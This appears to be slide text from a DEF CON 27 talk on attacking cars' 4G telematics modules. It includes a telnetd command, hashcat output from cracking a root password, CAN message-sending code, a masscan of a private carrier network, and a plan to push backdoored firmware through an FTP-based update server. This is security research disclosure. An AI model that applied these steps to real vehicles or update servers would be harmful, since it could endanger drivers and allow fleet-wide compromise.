
5. Open telnet with the new AES key.


Ranged attack - control the CAN bus

- New problem:
 - The telnet needs passwd
- Crack the hash with Nvidia 2080Ti x 4 for a day
- Finally get the root password:
 - Include uppercase\lowercase\numbers
- Now we get the root shell
- But how to control the car?

```
"telnetd -p 1898 &"
```

```
jv[REDACTED]yz[REDACTED]
TheHash Final Pass
Session.....: hashcat
Status.....: Cracked
Hash.Type.....: descrypt, DES (Unix), Traditional DES
Hash.Target.....: jv[REDACTED]
Time.Started....: Thu Apr 11 16:17:27 2019 (1 day, 4 hours)
Time.Estimated...: Fri Apr 12 21:03:28 2019 (0 secs)
Guess.Mask.....: ?2?2?2?2?2?2?2?2 [8] spend one day
Guess.Charset....: -1 Undefined, -2 ?l?d?u, -3 Undefined, -4 Undefined
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 1713.5 MH/s (9.90ms) @ Accel:1 Loops:1024 Thr:25
Recovered.....: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.....: 172120524603392/218340105584896 (78.83%)
Rejected.....: 0/172120524603392 (0.00%)
Restore.Point....: 722188288/916132832 (78.83%)
Restore.Sub.#1...: Salt:0 Amplifier:161792-162816 Iteration:0-1024
```





The background of the slide features a dark, stylized illustration of three individuals with punk or hacker aesthetics (spiky hair, goggles, and piercings) working on electronic equipment. Overlaid on this is the 'DEFCON 27' logo in a large, semi-transparent, grey font. The text 'Ranged attack - control the CAN bus' is prominently displayed in white on the right side of the slide.

Ranged attack - control the CAN bus

Omnipotent root shell

- After we got the root shell, so many ways to control the CAN bus
- Standard methods:
 - Reverse the dxld binaries of MCU and MPU
 - Send Open Skylight command to UART(serial)
- Easy way:
 - Get the args sequences(r4, r5, r6) through GDB script
 - Send the message sequence to the queue
 - Bingo !

```

//////// 4 1////////
r5 = 4;
r6[0] = 0x00;
r6[1] = 0x00;
r6[2] = 0x00;
r6[3] = 0x00;
r4 = 1;
make_msg(r4,r6,r5);

//////// 34 11////////
r5 = 34;
r4 = 11;
char r7[34] =
{0,0,0,30,30,101,44,78,120,116,61,6,101,9,116,32};
make_msg(r4,r7,r5);

//////// 41 11////////
r5 = 41;
r4 = 11;
char r8[41] =
{0,0,0,3,46,51,46,51,54,32,54,52,54,116,101,100,32,116,111,46,51,46,51,54,32,54,52,54};
make_msg(r4,r8,r5);

//////// 35 11////////
r5 = 35;
r4 = 11;
char r9[35] =
{0,0,0,3,105,110,32,67,111,110,110,101,99,116,3,105,110,32};
make_msg(r4,r9,r5);

//////// 35 11////////
r5 = 35;
r4 = 11;
char r10[35] =
{0,0,0,1,44,32,78,120,116,83,116,97,61,

```

Ranged attack - control the CAN bus

The last question: How to exploit

- Do you remember the attack methods that I mentioned?
 - Use the fake base station
 - Use Operator Intranet / Private APN
 - Under the WiFi hotspot
- Each of them could control the CAN bus.
- For example:
 - Scan open ports on Private APN, and run exploits
 - Build Zombie cars (just like Furious 8)



```
→ ~ masscan 10.[REDACTED].237/22 -p 2[REDACTED] --rate=500

Starting masscan 1.0.4 (http://bit.ly/14GZzcT) at 2019-04-16 08:50:54 GMT
-- forced options: -sS -Pn -n --randomize-hosts -v --send-eth
Initiating SYN Stealth Scan
Scanning 1024 hosts [1 port/host]
Discovered open port 2102/tcp on 10.[REDACTED].83
Discovered open port 2102/tcp on 10.[REDACTED].198
Discovered open port 2102/tcp on 10.[REDACTED].50
Discovered open port 2102/tcp on 10.[REDACTED].10
Discovered open port 2102/tcp on 10.[REDACTED].108
Discovered open port 2102/tcp on 10.[REDACTED].34
Discovered open port 2102/tcp on 10.[REDACTED].211
Discovered open port 2102/tcp on 10.[REDACTED].68
Discovered open port 2102/tcp on 10.[REDACTED].23
Discovered open port 2102/tcp on 10.[REDACTED].100
Discovered open port 2102/tcp on 10.[REDACTED].168
Discovered open port 2102/tcp on 10.[REDACTED].19
Discovered open port 2102/tcp on 10.[REDACTED].8
Discovered open port 2102/tcp on 10.[REDACTED].50
```

All of them could be hacked

scan the 24xx port with Private APN

Attack FOTA – Server side


- FOTA(Firmware Over-The-Air), a way to upgrade firmware.
- Some modules check latest version frequently (every 30 min)
- Reverse engineer the binary
 - Extract the hard-coded user&password
 - Log into FTP server with the credentials
 - Gain access to firmwares of various types of 4G modules(writable permission)

```
{
  sprintf((char *)&v31, "USER %s\r\n", aW[0]); FTP user name
  v9 = strlen((const char *)&v31);
  if ( send(v1, &v31, v9, 0x4000) > 0 && read(v1, &s, 0x400u) != -1 )
  {
    v10 = strlen("331");
    if ( !strncmp(&s, "331", v10) ) Use FTP protocol
    {
      sprintf((char *)&v31, "PASS %s\r\n", aW[1]); FTP password
      v11 = strlen((const char *)&v31);
      if ( send(v1, &v31, v11, 0x4000) > 0 && read(v1, &s, 0x400u) != -1 )
      {
        v12 = strlen("230");
        if ( !strncmp(&s, "230", v12) )
        {
          v13 = strlen("PASV\r\n");
          if ( send(v1, "PASV\r\n", v13, 0x4000) > 0 && read(v1, &s, 0x400u) != -1 )
          {
```

We can hack all the 4G modules again!

- No verification of the firmware
- Update the firmware with one that has the backdoor
- So, we can hack all the modules of this brand in a day!

Niceday



All the firmware(main process)
With writeable privilege

名称	大小	修改时间
public	0	2019-03-06 20:08:00
root	0	2017-06-14 18:03:05
7574083	1.21 MB	2018-06-27 14:06:52
14428489	285 KB	2017-06-26 14:52:31
35612601	1.21 MB	2018-05-08 16:46:01
109575483	1.18 MB	2017-05-31 15:49:09
160489284	284 KB	2017-06-19 17:06:33
175774639	273 KB	2017-05-16 15:50:52
194771076	1.18 MB	2017-05-27 12:34:36
214367697	265 KB	2017-04-28 11:22:28
287012604	285 KB	2017-06-29 11:37:09
369925053	266 KB	2017-04-28 11:22:28
477139746	273 KB	2017-05-08 15:22:24
493961881	1.22 MB	2019-03-05 11:33:05

